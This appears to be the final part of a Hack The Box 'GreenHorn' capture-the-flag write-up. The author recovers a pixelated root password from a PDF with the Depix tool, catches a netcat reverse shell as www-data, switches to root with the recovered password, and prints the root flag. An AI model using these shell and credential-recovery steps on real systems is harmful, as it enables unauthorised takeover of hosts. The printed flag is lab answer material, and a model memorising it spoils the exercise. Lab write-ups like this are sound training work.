
```
death@esther:~/Lab/htb-labs/GreenHorn/php-reverse-shell$ wget http://10.10.11.25:3333/'Using OpenVAS.pdf'
--2024-08-07 10:20:03--  http://10.10.11.25:3333/Using%20OpenVAS.pdf
Connecting to 10.10.11.25:3333... connected.
HTTP request sent, awaiting response... 200 OK
Length: 61367 (60K) [application/pdf]
Saving to: ‘Using OpenVAS.pdf’

Using OpenVAS.pdf                   100%[===================================================================================================>]  59.93K   229KB/s    in 0.3s

2024-08-07 10:20:04 (229 KB/s) - ‘Using OpenVAS.pdf’ saved [61367/61367]

death@esther:~/Lab/htb-labs/GreenHorn/php-reverse-shell$
```

Here is the pdf



Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`


Enter password: [redacted]

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Here is our password for root but it pixilated we need to do recover it.
Just go to tools.pdf24.org


- https://tools.pdf24.org/en/



Free and easy-to-use online PDF tools that make you more productive.

Select Extract pdf Images.
Just drag and drop or browse file.

Download this.



Extract PDF images

Easy to use app to extract all embeded images from PDF files


✓ Free ✓ Online ✓ No limits

Using OpenVAS.pdf

PDF24 has processed your job.

Using OpenVAS.zip - 547 B

It a zip file we need to Unzip it.




```
death@esther:~/Lab/htb-labs/GreenHorn/reports$ ls
 _10.10.11.25   http_greenhorn.htb_3000   'Using OpenVAS.zip'
death@esther:~/Lab/htb-labs/GreenHorn/reports$ unzip 'Using OpenVAS.zip'
Archive:  Using OpenVAS.zip
  inflating: 0.png
death@esther:~/Lab/htb-labs/GreenHorn/reports$
```

Here is our png, Now we need to depixel it using a github tools.

- https://github.com/spipm/Depix

Git clone this into system.

- Git clone https://github.com/spipm/Depix



```
death@esther:~$ git clone https://github.com/spipm/Depix
Cloning into 'Depix'...
remote: Enumerating objects: 250, done.
remote: Counting objects: 100% (93/93), done.
remote: Compressing objects: 100% (35/35), done.
remote: Total 250 (delta 63), reused 69 (delta 56), pack-reused 157
Receiving objects: 100% (250/250), 851.02 KiB | 1.42 MiB/s, done.
Resolving deltas: 100% (118/118), done.
```


- cd Depix

```
death@esther:~$ cd Depix/
death@esther:~/Depix$
```

Let run this


- python3 depix.py -p /home/death/Lab/htb-labs/GreenHorn/reports/0.png -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o /home/death/Lab/htb-labs/GreenHorn/reports/new.png

- -p : for pixel png
- -s : default location
- -o : output



```
death@esther:~/Depix$ python3 depix.py -p /home/death/Lab/htb-labs/GreenHorn/reports/0.png -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o /home/death/Lab/htb-
GreenHorn/reports/new.png
2024-08-07 11:03:06,063 - Loading pixelated image from /home/death/Lab/htb-labs/GreenHorn/reports/0.png
2024-08-07 11:03:06,078 - Loading search image from images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png
2024-08-07 11:03:06,525 - Finding color rectangles from pixelated space
2024-08-07 11:03:06,525 - Found 252 same color rectangles
2024-08-07 11:03:06,526 - 190 rectangles left after moot filter
2024-08-07 11:03:06,526 - Found 1 different rectangle sizes
2024-08-07 11:03:06,526 - Finding matches in search image
2024-08-07 11:03:06,526 - Scanning 190 blocks with size (5, 5)
2024-08-07 11:03:06,549 - Scanning in searchImage: 0/1674
2024-08-07 11:03:42,735 - Removing blocks with no matches
2024-08-07 11:03:42,735 - Splitting single matches and multiple matches
2024-08-07 11:03:42,738 - [16 straight matches | 174 multiple matches]
2024-08-07 11:03:42,738 - Trying geometrical matches on single-match squares
2024-08-07 11:03:42,913 - [29 straight matches | 161 multiple matches]
2024-08-07 11:03:42,913 - Trying another pass on geometrical matches
2024-08-07 11:03:43,073 - [41 straight matches | 149 multiple matches]
2024-08-07 11:03:43,073 - Writing single match results to output
2024-08-07 11:03:43,074 - Writing average results for multiple matches to output
2024-08-07 11:03:44,737 - Saving output image to: /home/death/Lab/htb-labs/GreenHorn/reports/new.png
death@esther:~/Depix$
```


Here is our root password



- sidefromsidetheothersidesidefromsidetheotherside

So we have password for root as well Let logged in:


- su root
- sidefromsidetheothersidesidefromsidetheotherside



```
death@esther:~/Lab/htb-labs/GreenHorn$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.25 34602
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 05:44:15 up  4:50,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@greenhorn:/$ su root
su root
Password: sidefromsidetheothersidesidefromsidetheotherside

root@greenhorn:/#
```


Here is our root.flag



```
root@greenhorn:/# cd root
cd root
root@greenhorn:~# ls
ls
cleanup.sh  restart.sh  root.txt
root@greenhorn:~# cat root.txt
cat root.txt
29be062738a3138d1667e32bb8f40dca
root@greenhorn:~#
```

Root.txt

- 29be062738a3138d1667e32bb8f40dca



GreenHorn has been Pwned!

Thanks You